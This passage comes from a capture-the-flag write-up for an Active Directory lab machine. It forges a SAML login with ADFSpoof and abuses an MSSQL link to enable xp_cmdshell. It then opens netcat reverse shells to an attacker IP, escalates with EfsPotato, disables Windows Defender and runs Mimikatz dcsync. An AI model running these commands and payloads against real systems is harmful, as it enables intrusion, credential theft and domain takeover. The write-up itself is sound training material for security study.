Now for the SAML spoof. The command structure goes as follows: python ADFSpoof.py [global arguments] <module> [module arguments]
The global arguments:
-b- The key material-s- The target domain
The module we’re using is saml2, which needs these arguments:
--endpoint- The endpoint that the data is heading towards--nameidformat- The format of the name--nameid- The email address we’re spoofing--rpidentifier- The relying party--assertions- The claims that say this is the Administrator
We have all we need except for the assertions value. For that we need to capture a SAMLResponse from a valid authentication through the federated login panel. I just walk the auth flow through Burp Suite and wait for the response to land, giving me a Base64 encoded response.

After decoding that and sending it through an XML beautifier so it’s easier to read, we’re left with the following.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
<samlp:Response ID="_5cee07cd-b9f5-460f-822a-ad8ec8719dac" Version="2.0" IssueInstant="2026-09-20T02:48:01.322Z" Destination="https://core.ghost.htb:8443/adfs/saml/postResponse" Consent="urn:oasis:names:tc:SAML:2.0:consent:unspecified" InResponseTo="_19bd23de5ff4141f03dc98df74f61a81f53911da"
    xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol">
    <Issuer
        xmlns="urn:oasis:names:tc:SAML:2.0:assertion">http://federation.ghost.htb/adfs/services/trust
    </Issuer>
    <samlp:Status>
        <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success" />
    </samlp:Status>
    <Assertion ID="_5c9f2101-b93d-40ec-9ee7-e7a74670dddc" IssueInstant="2026-09-20T02:48:01.322Z" Version="2.0"
        xmlns="urn:oasis:names:tc:SAML:2.0:assertion">
        <Issuer>http://federation.ghost.htb/adfs/services/trust</Issuer>
        <ds:Signature
            xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
            <ds:SignedInfo>
                <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
                <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256" />
                <ds:Reference URI="#_5c9f2101-b93d-40ec-9ee7-e7a74670dddc">
                    <ds:Transforms>
                        <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
                        <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
                    </ds:Transforms>
                    <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256" />
                    <ds:DigestValue>h2qD3oxN/4SgWAsYEB1NeeRVM0fY0igW2Uewb0Jpy1U=</ds:DigestValue>
                </ds:Reference>
            </ds:SignedInfo>
            <ds:SignatureValue>S3g/7fyUS6g8fSuAzAUt3EKai7VYODyVEKNwKgO9H2L8abcI1U3KEMtGXWr8ypkTXdPjB/Zs0OQXzXr8YHawiy0KdaBBt+TShPPCp6QBIiosCVhlXB0dIJKtyKx0tk6OTHMExTg0PCMBKIwYZqUwhAzcD4p5bCSV3JmEIGmaCwyRs051Yh9iKeeZ6NJokPlzQxs+WOtZTb3xRqYev6XGcT/p6HmH7GDoD/h9d/ZjyCwce1smZ5WEVHKqBBkTIa9v3/+dh5FvUUzqxRSACEGr77VxXGmbcwK2YXDiDqCB70PX8UB+A9aaSJTeDXX2bnyyX3Dv0flQdFy7wChimTU6RQudkOKRX/qYtA9umiGRa7rEqWgB0q/F1BaI4VCXV1NHCWpXh+UusothKdHsE1SGv3z0pYkMHNiECGMg9CRjnhQ/q2YVX5EEBuUPmHr5ZFh3jexjZJh13/JVZJv6TN4470gcvgee2g16AlmIJEV0Yt0K6HdpkHe/mwKx9dUZnOdf4OfnPbP/NlF2qPfgDnJi441RuLjIDQ2E+1iNtWx9I6Hm5YSOj3+41m3v/PhiCpSABX/JIJAoeP2BVDbNEaqb4Vzv9bBb9iTW3qsrXaMQswgE+QUwuLHXyoOAwuSRdUk/vpS9M0mO3kT1ON3W6xXdXpgOS5oK+4ZAAO3DJcZECUw=</ds:SignatureValue>
            <KeyInfo
                xmlns="http://www.w3.org/2000/09/xmldsig#">
                <ds:X509Data>
                    <ds:X509Certificate>MIIE5jCCAs6gAwIBAgIQJFcWwMybRa5O4+WO5tWoGTANBgkqhkiG9w0BAQsFADAuMSwwKgYDVQQDEyNBREZTIFNpZ25pbmcgLSBmZWRlcmF0aW9uLmdob3N0Lmh0YjAgFw0yNDA2MTgxNjE3MTBaGA8yMTA0MDUzMDE2MTcxMFowLjEsMCoGA1UEAxMjQURGUyBTaWduaW5nIC0gZmVkZXJhdGlvbi5naG9zdC5odGIwggIiMA0GCSqGSIb3DQEBAQUAA4ICDwAwggIKAoICAQC+AAOIfEqtlYcn153L1BvGQgDyXTnYwTRzsK59+zE1zgGKO9N5nb8Fk+daKpWLQaiH7oDHaenw/QaxBg5qdeDYmD3oz8KyaA1ygYBrzm4wW7Ff87rK9Fe5J5/h6W9g749h5BIqPQOp0l6s1rfumOccN4ybW95EWNL0vuQXvC+KQ4D4gMXu8mCGpxtvIL8ilNtJuIG3ORYSKhRal0yyJeOhG4xglrZJF18p9whnE6omggmA6n2shDk/tvTYjii5e7/icWTKkrsMCpaKUNk7mxdMZhQab7SmfKrZN4pRD7dVg5zzIyD7UzS9CHLC6xNzq/Z0huaOaJhOSdJSgat/bsG8nbx19HD/+ypW9J2LtNFugdWtmUBWDOQBYVhB8Sg4VEGgP9jyItHH2bzsDfjRdJ8E1uNJWP/kQA1+wYlOddLqU3b0IsCvlA8EvYW0T1Rsu77o4x/w0gWb0oQPEIz7z973b496wqQt3DnyfeO3lXXfZNcvaj5KCP2TtGB+KshF9pkIPxq7F2gMh7QjxjRHsA29V8jFo9gLD7kPVicaIUdsgiFHnYQF14a52JtR1V5iN+h95JkuuEqQWDBHAvPEBBZkEZH+5yT+aCFXXX+BpPt3QGjYLeJU8CFsMtn8QVLYvLdcVRsUnRh/WHiXwJOOEVECa9w7/yVnhalCNBx1E/l4KQIDAQABMA0GCSqGSIb3DQEBCwUAA4ICAQAWYKZW3cDCBO6dT3yfl3Ocuyp1LVKVI+9pFx/bbWpWjSdh6b39LTxxD7FYUthuWPZ3rF4G+FdMFHHCx3YpEmUFnELKsXqhZ989AX58I/3mbfUlKWeIPLSLkp+eRZoMJkt7k1/KXtDasOQn0NsgYEowLBImMCMu9uujnCmFOwHP/IBhgYQMHh46BzSXWP3i8VXbrRtDpo/c//OFJhGmnnF8ZPmi4xtzfSDBpVKqwVLp78CguMxjQd+bdUb45588ZJ4CLsPdRQp30WJ1/CNIaenvJWtA2G5IZw5U0EWCJLoYJWFs9iyOa1/y55ruW6J8lIGD0wmoEeCl9CH1Ed4dzUdUXf1MBCYP3X92iaxzUE0upGd/1Qo6HTyyOlWuAwrkT2VHELKVZKOg8+dly97gyZIfUtQwIkPwNl8vo04cfj+hzOvBzPKAAYh14NLgveAI/DqMnO0OKO+w1HBKw64NBCn8goazF+PuFfUO0yNHFL4kxMpcap6iev6g3BXCSDwfqTUOEuEs7q9oYKgq2qnNVOTIhhInMXBzEm6iP13jfuOoXJdPAnEUXn4y5ywA97rtbGnZEPyx1f1EkX/hbqBP4vogv9kltaUEEVXkS+hPpxZmexCNrBD1q7GJ/50ebYlC0Cev8w6Ms8tM0OrvppGYlWrtPwevEvfiRkwBLG7EMAnLSw==</ds:X509Certificate>
                </ds:X509Data>
            </KeyInfo>
        </ds:Signature>
        <Subject>
            <SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                <SubjectConfirmationData InResponseTo="_19bd23de5ff4141f03dc98df74f61a81f53911da" NotOnOrAfter="2026-09-20T02:53:01.322Z" Recipient="https://core.ghost.htb:8443/adfs/saml/postResponse" />
            </SubjectConfirmation>
        </Subject>
        <Conditions NotBefore="2026-09-20T02:48:01.307Z" NotOnOrAfter="2026-09-20T03:48:01.307Z">
            <AudienceRestriction>
                <Audience>https://core.ghost.htb:8443</Audience>
            </AudienceRestriction>
        </Conditions>
        <AttributeStatement>
            <Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn">
                <AttributeValue>justin.bradley@ghost.htb</AttributeValue>
            </Attribute>
            <Attribute Name="http://schemas.xmlsoap.org/claims/CommonName">
                <AttributeValue>justin.bradley</AttributeValue>
            </Attribute>
        </AttributeStatement>
        <AuthnStatement AuthnInstant="2026-09-20T02:12:36.515Z">
            <AuthnContext>
                <AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport</AuthnContextClassRef>
            </AuthnContext>
        </AuthnStatement>
    </Assertion>
</samlp:Response>
The only part we need is what’s between the <AttributeStatement> tags, which contains the claims of what user this is. For our SAML spoof, we’ll replace the attribute values to match that of the Administrator.
Our final command will look similar to what’s used below:
1
└─$ python ADFSpoof.py -b ../enc_tok_sign_key.bin ../priv_key.bin -s 'core.ghost.htb' saml2 --endpoint 'https://core.ghost.htb:8443/adfs/saml/postResponse' --nameidformat 'urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress' --nameid 'Administrator@ghost.htb' --rpidentifier 'https://core.ghost.htb:8443' --assertions '<Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"><AttributeValue>Administrator@ghost.htb</AttributeValue></Attribute><Attribute Name="http://schemas.xmlsoap.org/claims/CommonName"><AttributeValue>Administrator</AttributeValue></Attribute>'


This successfully returns a SAML Response body. Now we must find a POST request to the /adfs/saml/postResponse endpoint and send it to repeater, then replace the SAMLResponse parameter with our forged value and send it off. This grants us a new cookie, which will be used to impersonate the Administrator on the federated login page.

Simply paste that cookie into your browser’s cookie storage, overwriting the unauthorized one for justin.bradley’s account and refresh the page (navigating to the web root if it’s still saying unauthorized).
Abusing MSSQL Link
With Administrator access to the Ghost Config Panel, we’re allowed to execute SQL queries on the MSSQL server via the debugger. We can also gather that there are two domains present here, the first is ghost.htb (our current domain) and the second is corp.ghost.htb (the foreign domain).
My best guess is that abuse the link between these two and get code execution on the foreign domain where we probably have higher privileges on. This is where my CRTO experience really shined, since this exact attack path was taught in their fantastic course.
First I’ll enumerate the link between the two MSSQL servers:
1
sp_linkedservers;

The second server on corp.ghost.htb is named PRIMARY and ours matches the DC’s name. I’ll use the following query to find who we’re executing commands as across the link.
1
SELECT * from OPENQUERY("PRIMARY", 'select CURRENT_USER as result')

Now I’ll enumerate any users that are allowed to impersonate higher privileged accounts such as the sysadmin. I use an LLM to piece together this monstrosity:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
SELECT
    pe.grantee_principal_id,
    gr.name AS [grantee_name],
    gr.type_desc AS [grantee_type],
    pe.permission_name,
    pe.state_desc,
    im.name AS [can_impersonate],
    im.type_desc AS [target_type]
FROM sys.server_permissions pe
JOIN sys.server_principals gr
    ON pe.grantee_principal_id = gr.principal_id
LEFT JOIN sys.server_principals im
    ON pe.grantor_principal_id = im.principal_id
WHERE pe.permission_name = 'IMPERSONATE';


That returned nothing, however if I wrap it in OPENQUERY and run it on the PRIMARY server, it reveals that the bridge_corp user is allowed to impersonate sa (System Administrator).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
SELECT * FROM OPENQUERY("PRIMARY", '
  SELECT
      pe.grantee_principal_id,
      gr.name AS [grantee_name],
      gr.type_desc AS [grantee_type],
      pe.permission_name,
      pe.state_desc,
      im.name AS [can_impersonate],
      im.type_desc AS [target_type]
  FROM sys.server_permissions pe
  JOIN sys.server_principals gr
      ON pe.grantee_principal_id = gr.principal_id
  LEFT JOIN sys.server_principals im
      ON pe.grantor_principal_id = im.principal_id
  WHERE pe.permission_name = ''IMPERSONATE'' ');
Command Execution on PRIMARY
So the user in which we’re executing queries with on the PRIMARY server is allowed to impersonate the system administrator, opening the door for RCE through xp_cmdshell. I’ll run the following to enable the xp_cmdshell feature on that server:
1
EXECUTE('EXECUTE AS LOGIN=''sa''; exec sp_configure "show advanced options", 1; RECONFIGURE; exec sp_configure "xp_cmdshell", 1; reconfigure;') AT [PRIMARY]

Now we can execute commands on PRIMARY as nt authority\mssqlserver as seen in the result of a whoami command:
1
EXECUTE('EXECUTE AS LOGIN=''sa''; exec xp_cmdshell "whoami"') AT [PRIMARY]
To get a reverse shell, I tried to replace the whoami command with a powershell one-liner. I thought that by serving the reverse shell over a web cradle, I could avoid the max character limit that xp_cmdshell enforces but it fails.
1
EXECUTE('EXECUTE AS LOGIN=''sa''; exec xp_cmdshell "powershell -e SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA1AC4AMQAwADIALwBzAGgAZQBsAGwALgBwAHMAMQAnACkA"') AT [PRIMARY]


To circumvent this, I decide to upload a Netcat binary to the machine and then call it from a subsequent command.
1
2
3
4
5
6
7
8
9
10
#On Attacker Machine (terminal 1 serving netcat binary)
└─$ python3 -m http.server 80

#On Attacker Machine (terminal 2 listening for reverse shell)
└─$ rlwrap -cAr nc -lvnp 443

#In SQL Debugger (executing malicious queries)
EXECUTE('EXECUTE AS LOGIN=''sa''; exec xp_cmdshell "powershell -c iwr http://10.10.15.102/nc.exe -outfile C:\programdata\nc.exe"') AT [PRIMARY]

EXECUTE('EXECUTE AS LOGIN=''sa''; exec xp_cmdshell "C:\programdata\nc.exe 10.10.15.102 443 -e powershell"') AT [PRIMARY]
Privilege Escalation
By default, nt authority\mssqlserver has access to SeImpersonatePrivilege, meaning we can use one of the many Potato exploits to escalate privileges to SYSTEM. Attempting to use GodPotato fails due to it being sniped by Windows Defender, so I opt for a lesser-known variant such as EFSPotato.
1
2
3
4
5
PS> curl http://10.10.15.102/EfsPotato.cs -o EfsPotato.cs

PS> C:\Windows\Microsoft.net\framework\v4.0.30319\csc.exe EfsPotato.cs -nowarn:1691,618

PS> .\EfsPotato.exe 'whoami'


That succeeds! Now I’ll reuse the netcat binary to grab a SYSTEM shell in another terminal, similar to before.
1
2
3
4
5
#On Attacker Machine
└─$ rlwrap -cAr nc -lvnp 444

#On PRIMARY
PS> .\EfsPotato.exe 'cmd /c C:\programdata\nc.exe 10.10.15.102 444 -e powershell'
Abusing BiDirectional Trust
With unrestricted access to the PRIMARY machine, we can start internal enumeration and begin looking towards attack paths to takeover DC01. Running systeminfo shows that this machine belongs to the corp.ghost.htb domain as expected.

This machine is actually the Domain Controller for this domain and this domain is actually a child domain of ghost.htb. We can get more information on the trust relationship by using Enum-ADTrusts.ps1.
1
2
3
PS> curl http://10.10.15.102/Enum-ADTrusts.ps1 -o Enum-ADTrusts.ps1

PS> . .\Enum-ADTrusts.ps1

That reveals that the relationship between corp.ghost.htb and ghost.htb is a BiDirectional trust with transitivity enabled. Crucially, the way parent/child trusts are designed allows us to hop from child to parent domain and become an Enterprise Admin a couple ways.
Golden Ticket Forgery
I’ll be forging a Golden Ticket, however you could also forge an Interdomain Trust Ticket to get the same results.
We’ll need to upload Mimikatz in order to extract the Krbtgt secret which will be used in the forging process, however this is sure to trigger Windows Defender, so I disable it with the following command and then run dcsync.
1
2
3
4
5
PS> Set-MpPreference -DisableRealtimeMonitoring $true

PS> curl http://10.10.15.102/mimikatz.exe -o mimi.exe

PS> .\mimi.exe 'lsadump::dcsync /user:CN=krbtgt,CN=Users,DC=corp,DC=ghost,DC=htb'
